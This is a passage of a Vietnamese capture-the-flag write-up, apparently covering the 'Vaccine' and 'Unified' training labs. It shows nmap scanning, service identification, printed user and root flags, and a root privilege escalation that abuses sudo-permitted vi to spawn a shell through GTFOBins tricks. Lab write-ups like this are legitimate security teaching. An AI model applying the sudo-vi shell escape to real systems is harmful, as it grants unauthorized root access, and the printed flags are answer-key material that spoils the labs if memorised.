  Usage of /:   32.6% of 8.73GB   Users logged in:       0
  Memory usage: 22%               IP address for ens160: 10.129.95.174
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vaccine:~$
```

Dùng **sudo -l** để kiểm tra quyền các quyền của sudo:


```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCH
PATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

Quan sát ta thấy người dùng postgres có thể thực thi lệnh **vi** như người dùng root khi thực hiện với **sudo**

Kiểm tra đáp án:




Submit user flag:




Các bước thực hiện:

Sử dụng user flag ta tìm được khi nãy
User flag: **ec9b13ca4d6229cd5cc1e09980965bf7**

Kiểm tra kết quả:



Submit root flag:



Các bước thực hiện:

Chúng ta có quyền sudo để thực hiện thay đổi file **/etc/postgresql/11/main/pg_hba.conf** thông qua lệnh **sudo /bin/vi**. Dựa theo https://gtfobins.github.io/gtfobins/vi/#sudo chúng ta có thể lợi dụng quyền này thông qua GTFOBins:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c ':!/bin/sh' /dev/null
```

Ta thực hiện như sau:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh'/dev/null

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh'/dev/null
[sudo] password for postgres:
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf
 -c :!/bin/sh/dev/null' as root on vaccine.
postgres@vaccine:~$
```

Kết quả cho thấy sudo bị hạn chế đến /bin/vi /etc/postgresql/11/main/pg_hba.conf .
Ta sẽ thực hiện cách khác của GTFOBins:

```
vi
:set shell=/bin/sh
:shell
```


Dùng lệnh **sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf**
Ta đã có thể mở vi editor với quyền của superuser :

Ta nhập phím "**:**" sau đó ghi **set shell=/bin/sh**

Sau đó nhập phím "**:**" sau đó ghi **shell**

Lúc này ta đã lấy được quyền root của hệ thống:


Tìm root flag:



Root flag: **dd6e058e814260bc70e9bbdef2715849**

Kiểm tra kết quả:

Lab (tier 2) : Unified Write-up




Task1:

Các bước thực hiện:


Ta dùng công cụ Nmap để quét các cổng dịch vụ có trên máy mục tiêu:

```
┌──(semloh4869㉿kali)-[~]
└─$ nmap -sC -sV -v 10.129.19.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 06:31 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:31
Completed NSE at 06:31, 0.00s elapsed
Initiating NSE at 06:31
Completed NSE at 06:31, 0.00s elapsed
Initiating NSE at 06:31
Completed NSE at 06:31, 0.00s elapsed
Initiating Ping Scan at 06:31
Scanning 10.129.19.150 [2 ports]
Completed Ping Scan at 06:31, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:31
Completed Parallel DNS resolution of 1 host. at 06:31, 0.00s elapsed
Initiating Connect Scan at 06:31
Scanning 10.129.19.150 [1000 ports]
Discovered open port 22/tcp on 10.129.19.150
Discovered open port 8080/tcp on 10.129.19.150
Discovered open port 6789/tcp on 10.129.19.150
Discovered open port 8443/tcp on 10.129.19.150
Increasing send delay for 10.129.19.150 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 06:31, 41.29s elapsed (1000 total ports)
Initiating Service scan at 06:31
Scanning 4 services on 10.129.19.150
```




Ta thấy 4 cổng đầu tiên quét được theo thứ tự là các cổng 22, 6789, 8080, 8443

Kiểm tra đáp án:




Task2:




Các bước thực hiện:

Dựa vào kết quả sau có được khi chạy công cụ Nmap ta được:




Tên phần mềm đang chạy trên cổng 8443 là **UniFi Network**. Kết quả dựa trên phần **http title**.

Kiểm tra đáp án:




Task3:




Các bước thực hiện:

Mở browser và truy cập đến địa chỉ IP của máy mục tiêu:




Ta thấy được version của phần mềm là **6.4.54**

Kiểm tra đáp án:




Task4:



Các bước thực hiện:

Hint:

